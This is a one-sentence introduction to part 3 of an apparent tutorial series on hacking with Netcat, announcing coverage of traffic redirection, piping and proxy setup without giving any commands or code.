In part 3 of Hacking with Netcat we will be looking at some more advanced techniques like redirecting traffic, piping Netcat and setting up Netcat as a proxy.